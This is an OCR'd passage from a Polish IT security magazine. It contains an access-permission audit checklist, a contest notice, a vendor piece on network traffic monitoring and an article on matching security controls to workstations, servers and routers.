
Rys 1. *Przykładowa realizacja nadawania uprawnień*

celowym działaniem (tak też czasem bywa), może również być spowodowane skomplikowaniem procesu nadawania uprawnień – szczególnie gdy wymaga on zaangażowania administratorów wielu różnych systemów.
- Użytkownik nie wie, że uprawnienia zostały mu nadane. Taka sytuacja, aczkolwiek pozornie kuriozalna, może się zdarzyć. To zagrożenie związane jest również z problemem dystrybucji identyfikatorów i danych uwierzytelniających (zazwyczaj haseł), które, z uwagi na jego złożoność, pominęliśmy w naszych rozważaniach.
- Użytkownicy posiadają uprawnienia, które nie są im potrzebne do wykonywania swoich zadań.
- Byli pracownicy organizacji nadal posiadają uprawnienia do systemów informatycznych.
- Użytkownicy stwarzający potencjalne zagrożenie dla organizacji nadal posiadają uprawnienia. Z reguły jest to związane z poprzednim zagrożeniem, ale dotyczy przypadku, w którym użytkownik może, wykorzystując posiadane uprawnienia, w poważny sposób zaszkodzić organizacji, a prawdopodobieństwo takiego działania jest relatywnie wysokie.

Bazując na powyższym możemy stworzyć listę pytań pozwalającą na weryfikację merytorycznej poprawności procesu. Poniżej przedstawiliśmy przykład takiej listy:

- Czy określono, kto może wnioskować o zmianę uprawnień (tj. ich nadanie lub odebranie)? Z reguły osobą upoważnioną jest przełożony pracownika. Dodatkowe pytania, które warto byłoby zadać to:
  - Czy każdy przełożony może wnioskować o zmianę uprawnień? W przypadku niektórych rodzajów organizacji może nie być zasadnym, aby kierownicy najniższego szczebla mogli mieć wpływ na uprawnienia swoich podwładnych w systemach informatycznych.
  - Czy również inne osoby mogą wnioskować o zmianę uprawnień, a jeżeli tak to w jakim zakresie? Zasadnym może być, aby uprawnienia były odbierane nie tylko na wniosek przełożonego, ale również na wniosek np. biznesowego właściciela systemu, który stwierdzi, że dany pracownik nie potrzebuje uprawnień, gdyż nie jest już zaangażowany w realizację procesu wspieranego przez dany system. W niektórych organizacjach prawo do wnioskowania o zmianę uprawnień danego użytkownika musi posiadać więcej osób – tak jest szczególnie w przypadku organizacji posiadających strukturę macierzową lub organizacji ukierunkowanych na realizację projektów, w których dany użytkownik może być członkiem wielu zespołów projektowych.
  - W jaki sposób odbywa się weryfikacja, czy dana osoba ma prawo wnioskowania o zmianę uprawnień danego użytkownika? W przypadku organizacji dużych, posiadających złożoną strukturę lub o znacznej rotacji personelu problem nie jest trywialny.
  - W jaki sposób weryfikowana jest wiarygodność wniosku? Zależy to między innymi od sposobu dostarczenia wniosku. Jeżeli ma on postać papierową wiarygodność może być weryfikowana na podstawie podpisów, pieczęci i dostarczenia go we właściwy sposób (np. za pośrednictwem sekretariatu). W przypadku formy elektronicznej (zdecydowanie wygodniejszej w użyciu) sposób zapewnienia wiarygodności będzie uzależniony od stopnia ryzyka związanego z zafałszowaniem wniosku. W niektórych przypadkach wystarczającym będzie dostarczenie wniosku z wykorzystaniem poczty elektronicznej wysłanej z właściwego wewnętrznego adresu, w innych wymagany powinien być np. podpis elektroniczny. Przy okazji tego punktu kontrolnego warto sprawdzić:
    - Czy istnieje mechanizm pozwalający na zweryfikowanie, że wniosek rzeczywiście został wystawiony przez osobę pod nim podpisaną? Sprawdzenie może się odbywać po prostu poprzez kontakt z osobą, która miała wystawić wniosek.
    - Czy osoby dokonujące zmiany uprawnień w systemie (z reguły administratorzy) są świadomi ryzyka związanego z zafałszowaniem wniosku? Czasami takie pytanie może być zbędne, w wielu jednak przypadkach jest ono jak najbardziej zasadne.
- Czy sprawdzany jest zakres wnioskowanych uprawnień? Weryfikacja ta może mieć na celu sprawdzenie, czy ich zakres jest adekwatny do zadań pracownika, może również obejmować sprawdzenie, czy zachowano niezbędne zasady bezpieczeństwa przy uprawnieniach dotyczących operacji krytycznych (zasada separacji uprawnień, zasada dwóch par oczu). Istnieją organizacje, w których zakłada się, że skoro zarządzanie uprawnieniami znajduje się w gestii kadry kierowniczej to dodatkowa weryfikacja nie jest potrzebna. Jeżeli jednak, tworząc listę kontrolną, dojdziemy do wniosku, że weryfikacja zakresu uprawnień jest potrzebna, wówczas trzeba odpowiedzieć na dodatkowe pytania:
  - Kto może sprawdzać zakres wnioskowanych uprawnień? Może być to biznesowy właściciel systemu informatycznego, osoba odpowiedzialna za bezpieczeństwo informacji, w pewnych przypadkach również osoby odpowiedzialne za zarządzanie systemami informatycznymi – zwłaszcza, gdy wnioskowanie uprawnienia mają bezpośredni wpływ na bezpieczeństwo systemu, a w szczególności obejmują prawa administratora.
  - Czy określono uprawnienia, których nie może jednocześnie posiadać użytkownik? Pozwala to na wymuszenie zasady separacji uprawnień.
  - Czy osoba weryfikująca zakres wnioskowanych uprawnień posiada informacje pozwalające na

stwierdzenie, czy wnioskowane uprawnienia są dopuszczalne czy też nie?
    - Jaki jest schemat postępowania w przypadku stwierdzenia nadmiarowych uprawnień? Gama możliwości jest tutaj bardzo szeroka – poczynając od wstrzymania nadawania uprawnień, aż po ograniczenie się do powiadomienia osoby wnioskującej, że wnioskowane uprawnienia prawdopodobnie są zbyt szerokie.
- W jaki sposób uprawnienia we wniosku są opisywane? Często sposób opisu uprawnień całkowicie zależy od wnioskującego – efektem jest zapis niezrozumiały dla administratora nadającego prawa dostępu. Drugą skrajnością jest tworzenie bardzo szczegółowych formularzy opisujących wnioskowane uprawnienia. Ponieważ wypełnienie formularza zajmuje bardzo dużo czasu, a niektóre pola nie są zrozumiałe dla wnioskującego, formularze nie są wypełniane, a opis uprawnień jest przekazywany drogą nieformalną (np. w postaci maila do administratora) co prowadzi do sytuacji identycznej jak ta, w której formularza w ogóle nie ma. Optymalnym rozwiązaniem jest wprowadzenie ról i nadawanie uprawnień w oparciu o nie, stąd dobrze byłoby sprawdzić
    - Czy zarządzanie uprawnieniami opiera się o role? Zagadnienie to ma wpływ również na inne aspekty procesu zarządzania uprawnieniami, między innymi na kwestię weryfikacji zakresu wnioskowanych uprawnień. Jeżeli role są wykorzystywane to warto byłoby sprawdzić:
        - Na jakiej podstawie role były definiowane? Powinny one wynikać ze specyfiki działań biznesowych.
        - Kto definiował role? Na pewno w ich definiowaniu powinien brać udział biznes, ale także osoby mające kompetencje w zakresie zarządzania bezpieczeństwem (problem wiedzy uzasadnionej, segregacji uprawnień itp.)
        - Czy role są okresowo weryfikowane i aktualizowane? Jak często?
- Czy zakres nadawanych uprawnień jest potwierdzany przez wnioskującego przed ich wprowadzeniem do systemu informatycznego? Ma to zastosowanie w sytuacji, gdy wniosek o nadanie uprawnień może nie być jednoznacznie zrozumiały przez administratora. Kieruje on wówczas do wnioskującego prośbę o potwierdzenie uprawnień opisanych w taki sposób, w jaki rozumie je administrator.
- Czy uprawnienia wprowadzone przez administratora podlegają niezależnej weryfikacji? Taka weryfikacja ma sens w sytuacji, gdy ryzyko błędnego wprowadzenia uprawnień jest szczególnie wysokie. Weryfikacja może być przeprowadzona przez innego administratora, przełożonego administratorów, osobę odpowiedzialną za bezpieczeństwo informatyczne lub osobę wnioskującą o nadanie uprawnień (o ile jej kompetencje są wystarczające do przeprowadzenia takiej weryfikacji).
- Czy proces definiuje kolejność nadawania uprawnień w systemach informatycznych i zasady współpracy pomiędzy administratorami poszczególnych systemów? To pytanie ma z kolei zastosowanie w przypadku, gdy uprawnienia określone we wniosku są nadawane w kilku różnych systemach informatycznych i istotna jest kolejność nadawania uprawnień. Jeżeli taki przypadek występuje, to warto zadać pytanie:
    - Kto koordynuje nadawanie uprawnień w systemach informatycznych?
- Czy użytkownik lub jego przełożony (w szczególności wystawca wniosku o nadanie uprawnień) jest informowany o nadaniu uprawnień w systemach informatycznych? W przypadku nadawania uprawnień po raz pierwszy informacja taka jest z reguły związana z przekazaniem identyfikatora i danych uwierzytelniających. Problem może pojawić się w momencie, gdy wniosek



Rys. 2. *Przykładowa realizacja odbierania uprawnień*

dotyczy rozszerzenia istniejących uprawnień i jego realizacja nie jest związana z utworzeniem nowego konta w systemie informatycznym. Z omawianym zagadnieniem wiąże się również kolejne pytanie:
  - Czy użytkownik został zobligowany do podpisania zobowiązania o przestrzeganiu zasad bezpiecznego korzystania z systemu informatycznego, zanim uprawnienia do korzystania z systemu zostały mu nadane?
- Czy osoby upoważnione do wnioskowania o zmianę uprawnień wiedzą, że powinny zgłaszać potrzebę odebrania uprawnień, gdy te nie są dłużej potrzebne i czy zgłaszają wnioski o ich odebranie? O ile bez nadania uprawnień nie można wykonywać swoich zadań, o tyle odbieranie uprawnień często traktowane jest po macoszemu. Z tego względu należy zwrócić uwagę na to, jak przebiega proces odbierania uprawnień i czy w ogóle jest realizowany.
- Czy dział personalny informuje dział informatyczny o odejściu pracownika lub o zmianie komórki organizacyjnej, w której pracownik jest zatrudniony? Informacja z kadr będzie podstawą do odebrania zbędnych uprawnień nawet, gdy przełożony pracownika zapomni poinformować działu informatycznego.
- W jaki sposób składany jest wniosek o odebranie uprawnień?
- Kto jest upoważniony do wnioskowania o odebranie uprawnień? Oprócz przełożonego i kadr do wnioskowania o odebranie uprawnień może być upoważniona na przykład osoba odpowiedzialna za bezpieczeństwo organizacji, w pewnych sytuacjach również kierownictwo działu IT. Jest to związane z reguły z reakcją na incydent naruszenia bezpieczeństwa informacji. Niekiedy zamiast odebrania uprawnień stosuje się zawieszenie uprawnień do czasu wyjaśnienia zdarzenia, stąd zasadne będą pytania:
  - Czy wprowadzono możliwość zawieszenia uprawnień użytkownika w przypadku, gdy jest to niezbędne w związku z reakcją na incydent naruszenia bezpieczeństwa informacji?
  - Kto jest upoważniony do podjęcia decyzji o zawieszeniu uprawnień?
  - Na jaki okres czasu uprawnienia mogą być zawieszone?
- Czy określono sytuacje, w których wymagane jest bezzwłoczne odebranie uprawnień? Podstawą może być tutaj szczególny rodzaj wniosku lub odbieranie uprawnień osobie zajmującej określone stanowisko w organizacji.
- Czy i w jaki sposób zapewniono spójność działań związanych z odbieraniem uprawnień w różnych systemach informatycznych?
- Czy i jak często przeprowadzane są okresowe przeglądy kont w systemach informatycznych w celu identyfikacji kont nieużywanych? Pozwala to na wykrycie kont przypisanych do osób już niepracujących w organizacji, a także uprawnień nadmiarowych – kont, które nie są potrzebne ich użytkownikom. Przy okazji warto zapytać:
  - Jakie działania są podejmowane w przypadku wykrycia nieużywanego konta?
- Czy i jak często przeprowadzane są okresowe przeglądy uprawnień użytkowników? To działanie pozwala stwierdzić, czy posiadane przez użytkowników uprawnienia są adekwatne do ich potrzeb. Analizując ten problem warto zapytać się:
  - Czy prowadzona jest ewidencja uprawnień usprawniająca ich przegląd i czy ewidencja ta jest aktualna?
  - Kto przeprowadza przegląd uprawnień? Często jest to albo osoba odpowiedzialna za administrację systemem informatycznym, albo za nadzór nad bezpieczeństwem systemu?
  - Jak odbywa się podczas przeglądu współpraca z kierownikami komórek organizacyjnych zatrudniających użytkowników? Do sprawdzenia zgodności uprawnień z wymaganiami wynikającymi z pełnionych obowiązków służbowych niezbędne jest zebranie informacji od przełożonych użytkowników i wspólna weryfikacja, czy uprawnienia nie są nadmiarowe.
  - Jak są definiowane i wdrażane działania korekcyjne?

W przypadku, gdy w systemie informatycznym przetwarzane są informacje prawnie chronione wymagające oddzielnego upoważnienia warto sprawdzić, czy przed przydzieleniem uprawnień nadawane jest użytkownikowi stosowne upoważnienie lub weryfikowany jest fakt posiadania przez użytkownika takiego upoważnienia. Dotyczy to między innymi dostępu do systemów informatycznych przetwarzających danych osobowe – w tym przypadku dochodzi jeszcze obowiązek prowadzenia i uzupełniania ewidencji osób upoważnionych do przetwarzania danych osobowych.

Jeżeli w organizacji zostały wdrożone wewnętrzne zasady klasyfikacji informacji warto sprawdzić, czy i w jakim zakresie proces zarządzania uprawnieniami odnosi się do tych zasad.

Powyższy opis nie wyczerpuje problemu weryfikacji poprawności realizacji procesu zarządzania uprawnieniami. W trakcie rzeczywistego badania poprawności procesu analizę poszczególnych zagadnień można uszczegółowić dostosowując ją do specyfiki organizacji. Istotnym jest podejście uwzględniające zarówno sprawdzenie poprawności definicji procesu i uwzględnienia podstawowych elementów umożliwiających jego powtarzalność i kontrolę, jak również, a w zasadzie przede wszystkim, weryfikacji merytorycznych aspektów procesu. W drugim z wymienionych obszarów analizujemy zagrożenia, które mogą spowodować zaburzenie procesu oraz bazujemy na rekomendacjach zawartych w standardach zarządzania bezpieczeństwem informacji.

Konkurs

Do wygrania książka Metody inwigilacji i elementy informatyki śledczej wraz z płytami DVD

Pytanie, na które należy odpowiedzieć ukaże się w naszym newsletterze oraz na profilu na Facebooku. Wśród prawidłowych odpowiedzi rozlosujemy dwa zestawy (książka + 3 płyty DVD) wspomnianej wyżej nagrody.

Na odpowiedzi nadesłane na adres.konkurs@software.com.pl czekamy do 23 maja. Zwycięzców poinformujemy drogą mailową.

Powodzenia!

Potrzeba stałego monitoringu sieci – luksus czy konieczność?

Dziesiąty DAN (Data Access Network) w nowoczesnej architekturze monitorowania bezpieczeństwa...
z wykorzystaniem rozwiązań Gigamon oraz rozwiązań komplementarnych: IPS, DLP, wszelkiej maści analizatorów ruchu, narzędzi dochodzeniowo-śledczych, a także funkcji : audytu, zgodności z regulacjami prawnymi, proceduralnymi, standardami – ta lista jest wciąż otwarta.

Bartosz Świderski
Lider Obszaru Strategicznego Security, w WORLDIT Systems odpowiedzialny za rozwiązania w zakresie bezpieczeństwa. Opiekuje się technologiami Sourcefire i Gigamon.


DAN – Data Access Network – (DAN) Data Access Network to zestaw "najlepszych praktyk" dla aktywnego monitorowania sieci o znaczeniu krytycznym/produkcyjnym, który rozwiązuje rzeczywiste problemy z dostępem do danych, zwiększa wydajność sieci i minimalizuje czas przestojów pracy przy jednoczesnej ochronie inwestycji, minimalizując koszty eksploatacji i konserwacji.

Co może dzisiaj nurtować ludzi odpowiedzialnych za monitorowanie bezpieczeństwa?

Teraz, gdy zagrożenia dla sieci stają się coraz bardziej wyrafinowane i ukierunkowane, potrzeba stałego monitoringu sieci stała się koniecznością.

Monitoring jednak jest wyzwaniem przy złożonej infrastrukturze, rozproszonych i dynamicznych sieciach.

Posiadamy urządzenia sieciowe, które pozwalają nam na monitorowanie ruchu, niezależnie, czy jest to ruch przychodzący czy wychodzący. Dla bardziej zaawansowanych technologii możemy agregować ruch z kilku portów i wysyłać go na zewnętrzne urządzenie monitorujące. W czasach, kiedy potrze-




Rys. 1. *Schemat działania*

ba inteligentnego zarządzania monitorowanym ruchem staje się koniecznością, administratorzy bezpieczeństwa starają się zorganizować niezależną, uniwersalną i przezroczystą dla ruchu produkcyjnego infrastrukturę do monitorowania bezpieczeństwa. Pomysł sam w sobie nie jest nowy - idea HUBów, SPAN portów, czy też TAP'ów jest znana i z powodzeniem wykorzystywana. Jednak potencjalny brak możliwości zarządzania dostarczanymi danymi, brak integralności oraz niezaprzeczalności dostarczanych danych, świadome kierowanie ruchem w zależności od miejsca, gdzie dany ruch ma trafić i do jakiej sondy monitorującej, jest wyzwaniem samym w sobie. Przy okazji gwarancja, że ruch jest jednokierunkowy (czyli z infrastruktury monitorującej nic nie wróci do produkcji) i do tego filtry działają w czasie rzeczywistym nawet dla przepływności 10 Gbit jest już bardzo dużym wyzwaniem. Do tego dochodzi jeszcze możliwość podłączenia urządzenia w trybie in-line i jednocześnie otrzymać kopię tego samego ruchu na kolejnych urządzeniach monitorujących.

Korzyści, które jesteśmy w stanie osiągnąć przy pomocy DAN:

- Ochrona systemów.
- Pro-aktywna ochrona danych.
- Ułatwiona agregacja danych z kilku łączy, lokalizacji, VLAN czy też innych sieciowych nietrywialnych konfiguracji.
- Analiza ruchu asymetrycznego bez angażowania dodatkowych mocy obliczeniowych urządzeń monitorujących.
- Dedykowany ruch dla specjalizowanych sond.
- Możliwość (w opcji) podłączenia sond w trybie in-line – może to być sonda IPS, albo inne urządzenie analizujące ruch, a dające określone korzyści wstawione w trybie in-line.
- Odciążenie systemów monitorujących poprzez doprowadzenie do sondy ruchu i danych, specyficznych dla danej specyfiki.
- Ułatwiony proces podłączania kolejnych elementów bezpieczeństwa.
- Brak oczekiwania na zgody związane z procesem zmiany i konfiguracji – rzecz praktycznie nie do przecenienia w sytuacji, kiedy trzeba działać szybko i zdecydowanie.



Rys. 2. *Przykładowa architektura*

Jak widać, budowanie niezależnej, uniwersalnej struktury, która zarządza ruchem jest krokiem milowym jeżeli chodzi o monitorowanie danych w naszej infrastrukturze. Niezbędne są jasne i przejrzyste reguły, klarowny podział odpowiedzialności i kompetencji, oraz sprawdzony dostawca technologii.

Dobór zabezpieczeń ze względu na rodzaj zagrożenia i rodzaj systemu

Bezpieczeństwo, będąc jedną z podstawowych potrzeb człowieka, stanowi niezmiernie ważną kwestię w niemal każdym aspekcie naszego życia. Do zasad bezpieczeństwa stosować się musimy, aby chronić nasze zdrowie, rodzinę, dobytek materialny, naszą pracę i twórczość. Każdy z tych aspektów jest podatny na inne zagrożenia, tak więc do każdego z nich stosowane są odrębne mechanizmy ochrony, zależne od tego, na jakie jest narażony ryzyko. W każdym przypadku zabezpieczenia muszą być na tyle silne, aby redukować ryzyko do minimum, a jednocześnie na tyle elastyczne, aby znacząco nie utrudniały życia.

Marta Janus
Analityk zagrożeń z Kaspersky Lab Polska, członkini Globalnego Zespołu ds.. Badań i Analiz (GreAT). Jest absolwentką archeologii na Uniwersytecie Łódzkim, a obecnie studiuje informatykę na Politechnice Częstochowskiej. Zajmuje się bezpieczeństwem IT od 2005 r. i specjalizuje się w rootkitach oraz zagrożeniach dla systemów opartych na platformie Unix. Jest zadeklarowaną zwolenniczką Linuksa oraz Wolnego Oprogramowania.

Podobnie ma się sprawa z bezpieczeństwem komputerowym, gdzie mamy do czynienia z różnymi platformami sprzętowymi i systemowymi, o różnym przeznaczeniu i wykorzystaniu, przechowującymi różne rodzaje danych. W zależności od specyfiki danej maszyny i informacji na niej zawartych, różne będą potencjalne korzyści, jakie mogą płynąć z ataku, a co za tym idzie - wykorzystywane będą inne sposoby i techniki. Stacje robocze zazwyczaj padają ofiarą innych zagrożeń, niż serwery; jeszcze inne niebezpieczeństwa dotyczą urządzeń przenośnych - takich jak telefony komórkowe i tablety - a jeszcze inne urządzeń sieciowych. Stosowanie tych samych rozwiązań bezpieczeństwa na wszystkich wymienionych platformach nie tylko byłoby nadmiarowe, ale często mogłoby w efekcie obniżać jakość ochrony. Na co powinniśmy zwrócić uwagę, dobierając zabezpieczenia dla konkretnego urządzenia? Na jakie ryzyko najbardziej narażone są poszczególne maszyny?

Stacje robocze są w tym momencie najczęściej atakowaną platformą. Celem cyberprzestępców jest zazwyczaj kradzież bądź wyłudzenie pieniędzy, danych osobowych i poufnych informacji. Zagrożenia, z jakimi może się spotkać przeciętny użytkownik są bardzo szerokie: od programów trojańskich wszelkiego rodzaju, poprzez rootkity, robaki sieciowe i oprogramowanie szpiegujące, aż do phishingu i socjotechniki. Największym źródłem i dominującym wektorem rozprzestrzeniania się takich zagrożeń jest oczywiście Internet, a przede wszystkim strony WWW, poczta, komunikatory i portale społecznościowe. Przy infekcji komputera wykorzystywane są zarówno luki w oprogramowaniu, jak i zaufanie bądź nieuwaga użytkownika. Bezpieczeństwo stacji roboczej będzie więc w dużej mierze zależeć od wiedzy i świadomości korzystającego z niej użytkownika, a także od regularnych aktualizacji systemu operacyjnego i oprogramowania. Ze względu na ogromną różnorodność zagrożeń, ochrona antywirusowa dla komputera domowego – czy też firmowego laptopa wykorzystywanego w domowej sieci - powinna być jak najbardziej wszechstronna i kompleksowa. Kluczową rolę pełnić tu będzie moduł heurystyczny, który pozwala wykrywać zagrożenia na podstawie ich zachowania zanim jeszcze ich sygnatury zostaną dodane do baz. Oprócz skanera antywirusowego i ochro-

ny w czasie rzeczywistym, duże znaczenie ma również odpowiednio skonfigurowany firewall, który powinien zapobiegać m.in. atakom robaków sieciowych. Ryzyko związane z zagrożeniami rozprzestrzeniającymi się przez e-mail w dużej mierze zredukuje skaner dla poczty oraz filtr antyspamowy. Kompleksowe rozwiązanie antywirusowe powinno również chronić przed atakami typu drive-by download (blokowanie zainfekowanych witryn internetowych), próbami wyłudzenia informacji (ochrona przed phishingiem), czy oprogramowaniem szpiegującym (ochrona przed kradzieżą tożsamości).

Nieco inaczej przedstawia się kwestia bezpieczeństwa serwerów - przede wszystkim różnią się cele i wektory ataków. Celem może być uszkodzenie serwera, spowodowanie przerwy w jego działaniu, modyfikacja jego zawartości czy wykradanie danych. Serwery nie są wykorzystywane do surfowania po Internecie czy komunikowania się z przyjaciółmi - odpada więc większość "desktopowych" metod infekcji. Głównym wektorem ataku są tutaj luki w oprogramowaniu oraz niewłaściwa konfiguracja oprogramowania. Im większy nacisk położy administrator na regularne aktualizacje i im więcej czasu poświęci na doskonalenie ustawień systemu i firewalla, tym większe będzie bezpieczeństwo usług oferowanych przez serwer i znajdujących się na nim danych. Niestety nie wszystkie zagrożenia można wyeliminować dzięki łatkom i odpowiedniej konfiguracji - zawsze istnieje ryzyko ataku ukierunkowanego z wykorzystaniem np. exploita "zero-day" - dlatego ważną rolę w bezpieczeństwie serwera powinna pełnić ochrona heurystyczna. W przypadku serwerów poczty i plików, zawartość dysku twardego zależy w dużej mierze od użytkowników, którzy (często nawet nieświadomie), mogą umieszczać na nim zainfekowane pliki i programy. Nawet jeśli nasz serwer jest niepodatny na zagrożenia, atakujące stacje robocze z systemem Windows, łatwo może stać się platformą do dalszej propagacji zagrożeń. Skaner plików z aktualnymi bazami zagrożeń oraz skaner poczty wydają się tu niezbędne. Jeszcze bardziej skomplikowana jest sytuacja serwerów WWW, które w chwili obecnej są szeroko atakowane przez zagrożenia wykorzystujące metodę drive-by download. Szkodliwe skrypty wstrzykiwane do plików HTML i PHP zmieniają swą postać tak szybko, że statyczne skanowanie pod kątem sygnatur nie rozwiązuje problemu do końca. Odpowiednio zaimplementowana ochrona przed drive-by download po stronie serwera znacznie ograniczyłaby ilość infekcji, do których dochodzi tą drogą.

Niezbyt popularnym tematem jest nadal bezpieczeństwo małych urządzeń sieciowych. W przeciwieństwie do profesjonalnego sprzętu stosowanego w dużych firmach i korporacjach, mniejsze i tańsze urządzenia mają zazwyczaj mocno ograniczone możliwości i dużo gorszą konfigurację startową. Wciąż jednak rośnie ilość ataków na routery WiFi, access pointy, modemy ADSL, a szkody, z jakimi wiążą się te ataki, mogą być bardzo poważne. W tym momencie znanych jest zaledwie kilka programów celujących stricte w urządzenia sieciowe, ale wiele szkodników infekujących komputery jest w stanie zmienić ustawienia źle zabezpieczonego routera. Ponadto coraz bardziej popularne stają się ataki za pośrednictwem stron internetowych (drive-by pharming). Na co powinniśmy zwrócić uwagę po zakupie modemu/routera? Przede wszystkim powinniśmy zmienić hasło dostępu (korzystając przy tym z zasad ustalania bezpiecznego hasła) oraz przejrzeć domyślne ustawienia pod kątem bezpieczeństwa. Żaden interfejs urządzenia nie powinien być dostępny z sieci zewnętrznej. Jeśli nie korzystamy z UPnP, powinniśmy tę usługę wyłączyć. Jeśli dostępna jest nowsza wersja firmware'u, powinniśmy ją jak najszybciej pobrać i zainstalować.

